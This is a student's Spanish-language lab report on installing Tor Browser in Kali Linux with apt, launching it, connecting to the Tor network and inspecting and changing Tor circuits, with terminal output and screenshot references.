

Practica N°3

Nombre: Rafael Antonio Patricio Ayllon

CI: 10473854

RU: 108771

PARTE 1

1.- Instalación de Tor Browser (en Kali Linux):

sudo apt update

sudo apt install torbrowser-launcher

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1272 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
$ sudo apt install torbrowser-launcher
Installing:
torbrowser-launcher

Installing dependencies:
libtorsocks tor tor-geoipdb torsocks

Suggested packages:
mimaster apparmor-utils nyx obfs4proxy

Summary:
Upgrading: 0, Installing: 5, Removing: 0, Not Upgrading: 1272
Download size: 4,618 kB
Space needed: 26.8 MB / 3,707 MB available

Continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 libtorsocks amd64 2.5.0-1 [67.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 tor amd64 0.4.8.16-1 [2,054 kB]
Get:5 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 torsocks all 2.5.0-1 [27.6 kB]
Get:4 http://mirror.math.princeton.edu/pub/kali kali-rolling/contrib amd64 torbrowser-launcher amd64 0.3.7-3 [54.9 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 tor-geoipdb all 0.4.8.16-1 [2,413 kB]
Fetched 4,618 kB in 3s (1,394 kB/s)
Selecting previously unselected package libtorsocks:amd64.
Reading database ... 60%
```

```

KaliLinux - VMware Workstation
File Edit View VM Tabs Help ||| Home X KaliLinux
Library Type here to search
My Computer
  KaliLinux
  Debian12
  Ubuntu
  Windows10
File Actions Edit View Help
mixmaster apparmor-utils nyx obfs4proxy
Summary:
Upgrading: 0, Installing: 5, Removing: 0, Not Upgrading: 1272
Download size: 4,618 kB
Space needed: 26.8 MB / 3,707 MB available

Continue? [y/n] y
Get: http://kali.download/kali kali-rolling/main amd64 libtorsocks amd64 2.5.0-1 [67.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 tor amd64 0.4.8.16-1 [2,051 kB]
Get:3 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 torsocks all 2.5.0-1 [27.6 kB]
Get:4 http://mirror.math.princeton.edu/pub/kali kali-rolling/contrib amd64 torbrowser-launcher amd64 0.3.7-3 [54.9 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 tor-geoipdb all 0.4.8.16-1 [2,413 kB]
Fetched 4,618 kB in 3s (1,394 kB/s)
Selecting previously unselected package libtorsocks:amd64.
(Reading database ... 41,074 files and directories currently installed.)
Preconfiguring packages ...
libtorsocks:amd64 (2.5.0-1) ...
Unpacking libtorsocks:amd64 (2.5.0-1) ...
Selecting previously unselected package tor.
Preparing to unpack .../tor_0.4.8.16-1_amd64.deb ...
Unpacking tor (0.4.8.16-1) ...
Selecting previously unselected package tor-geoipdb.
Preparing to unpack .../tor-geoipdb_0.4.8.16-1_all.deb ...
Unpacking tor-geoipdb (0.4.8.16-1) ...
Selecting previously unselected package torbrowser-launcher.
Preparing to unpack .../torbrowser-launcher_0.3.7-3_amd64.deb ...
Unpacking torbrowser-launcher (0.3.7-3) ...
Selecting previously unselected package torsocks.
Preparing to unpack .../torsocks_2.5.0-1_all.deb ...
Unpacking torsocks (2.5.0-1) ...
Setting up tor (0.4.8.16-1) ...
Something or somebody made /var/lib/tor disappear.
Creating one for you again.
Something or somebody made /var/log/tor disappear.
Creating one for you again.
update-rc.d: warning: you have to update your init scripts for the tor init script.
update-rc.d: It looks like a network service, we disable it.
Setting up libtorsocks:amd64 (2.5.0-1) ...
Setting up tor-geoipdb (0.4.8.16-1) ...
Setting up torsocks (2.5.0-1) ...
Processing triggers for desktop-file-utils (0.28-1) ...
Processing triggers for hicolor-icon-theme (0.18-2) ...
Processing triggers for libcroco (0.1.34-1) ...
Processing triggers for kali-menu (2025.1.1) ...

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Rafael Antonio Patricio Ayllón

Archivo Editar Ver

13°C Soleado 15:20 08/06/2025


2.- Ejecutar el navegador Tor:

torbrowser-launcher




3.- Siga estos pasos (tome sus respectivas capturas de igual manera)


Primeramente, lo que se hará es entrar en el navegador lo que haremos es dar click en “conectar” ya que como tal ahora mismo no estamos con la VPN que nos da el navegador TOR




Una vez ya hecho el anterior paso como podemos ver en la parte superior derecha nos aparece como “conectado” entonces ahora ya tenemos el VPN activado y estamos en el anonimato de la red TOR



Ahora lo que se hará es poder entrar dentro de una página normal primeramente y veremos cómo es que se comporta el “Circuito Tor” (Tome captura del circuito (IPs y países visibles))




Como podemos ver debemos hacer click en la parte que indica la anterior imagen donde muestra una especie de “CIRUITO”




Cambiar circuito de Tor manualmente (3-5 veces):


